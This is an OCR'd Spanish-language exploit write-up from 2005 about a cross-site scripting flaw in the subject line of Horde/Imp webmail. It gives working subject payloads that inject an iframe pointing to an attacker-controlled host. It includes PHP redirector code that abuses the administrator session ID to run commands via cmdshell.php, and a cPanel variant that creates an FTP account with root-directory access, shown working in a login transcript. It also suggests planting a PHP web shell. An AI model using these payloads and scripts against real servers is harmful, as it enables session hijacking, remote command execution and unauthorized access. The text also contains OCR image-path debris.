==========
Horde/Imp: Cross Site Scripting in Email Subject
==========
FraMe - frame at kernelpanik.org
http://www.kernelpanik.org
==========

==== Introducción

Horde/Imp es un conocido webmail modular escrito en PHP. Horde es la base del sistema, mientras que Imp, es el modulo que realiza las funciones de webmail. Existen otros módulos, para realizar funciones de agenda, y otros menesteres.

Existen varias versiones para cada uno de los módulos. El caso de los expuesto es aplicable, con mayor, o menor relevancia en lo que se puede conseguir a las versiones de Imp 3 e Imp 4.

==== Buscando un fallo

En el caso de Horde/Imp no se ha realizado ningún análisis del código fuente, sino simplemente se ha partido de la representación HTML de un mensaje valido, para llegar a generar un mensaje igualmente válido pero con un XSS contenido en él.

En el ejemplo, vemos un mensaje válido, y real.

Ejemplo: /horde/imp/message.php

```
-------------------------------------
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<!-- IMP: Copyright 2001-2004, The Horde Project. IMP is under the GPL. -->
<!--   Horde Project: http://horde.org/ | IMP: http://horde.org/imp/    -->
<!--      GNU Public License: http://www.fsf.org/copyleft/gpl.html      -->

( .. ) saltamos unas cuantas líneas hasta casi el final ( .. )

<script language="JavaScript1.5" type="text/javascript">
<!--
var _setHordeTitle = 1;
    try {
    if (parent.frames.horde_main) parent.document.title = 'Correo :: Entrada: [Kernelpanik] Foro
Tecnoatlantico 2005';
    } catch (e) {
    }
    // -->
</script>
<script language="JavaScript" type="text/javascript">
    <!--
    if (typeof(_setHordeTitle) == 'undefined' && parent.frames.horde_main) parent.document.title =
'Correo :: Entrada: [Kernelpanik] Foro Tecnoatlantico 2005';
    // -->
</script>
</body>
</html>
```

Las 2 líneas relevantes en este mensaje son las marcadas en negrita y en cursiva. ¿Por qué?. A priori evidentemente por nada, pero no dejan de ser una nueva salida de información, algo siempre necesario para un XSS.

Con esa idea, se puede hacer la primera prueba, es decir, mandar en un subject algo que contenga los carácteres "<" ">", y si lo hacemos veremos que son representados de forma directa en estas líneas, y filtrados en otras, lo que equivale a que se puede injectar código HTML en Horde/Imp mediante un Subject adecuado, en esas 2 líneas.

¿Qué subject elegir?. Cada cual que elija el que más le guste. Para el caso de ejemplo se ha elegido el siguiente:

</script><iframe src=http://server/attack></iframe>

¿Qué se puede conseguir con esto?. Generalmente un ataque XSS tiene unos resultados bastante pobres, este también los tendría sino fuera por una serie de características de Horde. Por tanto el único interés real de este ataque son 2 escenarios que pueden proveer de una elevación de privilegios en el servidor merced a este XSS. ¿Cuales son esos escenarios?.

==== Escenario 1: Horde/Imp - Acceso administrativo

Las cuentas administrativas de Horde tienen acceso a ejecución de comandos mediante "admin/cmdshell.php". Lo cual permite que un administrador de Horde pueda sufrir ejecución de comandos en el servidor mediante el XSS descrito.

No tengo ni idea de cuan real es este escenario, no soy administrador de ningún Horde/Imp en producción y por tanto no puedo cuantificar el impacto real del mismo. Para el escenario, simplemente he usado una instalación básica de Horde/Imp, con control de identidad por sesiones. La ejecucion de "test.php" sobre el escenario devuelve los siguientes resultados:


Horde Version

- Horde: 3.0.3

Horde Applications

- Horde: 3.0.3
- Imp: H3 (4.0.2)

El aspecto visual del escenario, y único motivo por el cual esto sea un pdf y no un txt, es aproximadamente el que aparece en la imagen inmediatamente inferior a este párrafo. Un administrador recién logeado en Horde, haciendo uso de la interfaz administrativa. Como puede apreciarse el control de la sesión se realiza mediante un identificador de sesión añadido a la URL, y no mediante el uso de cookies.




El requisito imprescindible para poder atacar este escenario, es que el administrador lea un correo especialmente construido a tal efecto, desde el módulo de Correo (Imp). Dado que la inyección de código HTML se realiza en el Asunto del mensaje, este no es un ataque especialmente discreto, pero como todos sabemos, mientras existan bobos, existirán engañabobos (madj0ker dixit). Y ya entrando en materia. ¿Qué asunto poner?.

</script><iframe src=http://oceans/hordexpl/hordexpl.php?C=uname%20-a></iframe>

Este puede servir como proof of concept, pero desde luego no es la forma más discreta de explotar nada. Lo único que hace es cerrar la etiqueta script, abrir un iframe, con tamaño por defecto, el cual hará una llamada a hordexpl, que redireccionará al browser a la url correspondiente al cmdshell.php que ejecutará el comando "uname -a". En cuanto al código de hordexpl.php, no es gran misterio, y puede ser similar al que hay a continuación:

```
<?
error_reporting(0);
```


```
$uri = parse_url($HTTP_SERVER_VARS["HTTP_REFERER"]);
$C = $_GET["C"];
parse_str($uri["query"]);
$pathuri = pathinfo($uri["path"]);
$newuri = "http://" . $uri["host"] . $pathuri["dirname"] . "/../admin/cmdshell.php?Horde=" . $Horde .
"&cmd=" . $C;

header("Location: $newuri");
?>
```



El resultado, como se puede ver en el gráfico, es el esperado. Como notas para la explotación productiva, decir que Horde requiere de directorios web con permisos de escritura para poder manejar de forma correcta la administración de la configuración. Lo cual permite de manera sencilla modificar el proof of concept descrito para descargar una shell en php accesible desde web, permitiendo un total acceso a la máquina con los privilegios del usuario usado para ejecutar PHP.

==== Escenario 2: CPanel/Imp


El segundo escenario parece más común: La interfaz de acceso a las mailboxes del dominio contenida en Cpanel haciendo uso de Horde/Imp.



En cuanto al ataque, muy similar al anterior, en este caso con el objetivo de conseguir un acceso mediante FTP, aunque los usos pueden variar.

Asunto: </script><iframe src=http://oceans/hordexpl/cpanelexp.php></iframe>

El código PHP es bastante similar al anterior, sólo que en esta ocasión se llama al "ftpaccountadded.html?login=prueba&password=prueba&homedir=/" de CPanel. Para conseguir un usuario "prueba", con password "prueba" y acceso a public_html



Ya sólo resta comprobar que tenemos acceso al sistema.

```
$ ftp kernelpanik.org
Connected to kernelpanik.org.
220---------- Welcome to Pure-FTPd [TLS] ----------
220-You are user number 3 of 50 allowed.
220-Local time is now 15:17. Server port: 21.
220 You will be disconnected after 15 minutes of inactivity.
Name (kernelpanik.org:root): prueba@kernelpanik.org
331 User prueba@kernelpanik.org OK. Password required
Password:
230 OK. Current restricted directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Hasta aquí hemos llegado. Muchas gracias por la atención prestada, que el presente documento sea de utilidad y hasta la próxima.

==========
FraMe - frame at kernelpanik.org
http://www.kernelpanik.org
2005 (C) Kernelpanik Labs
==========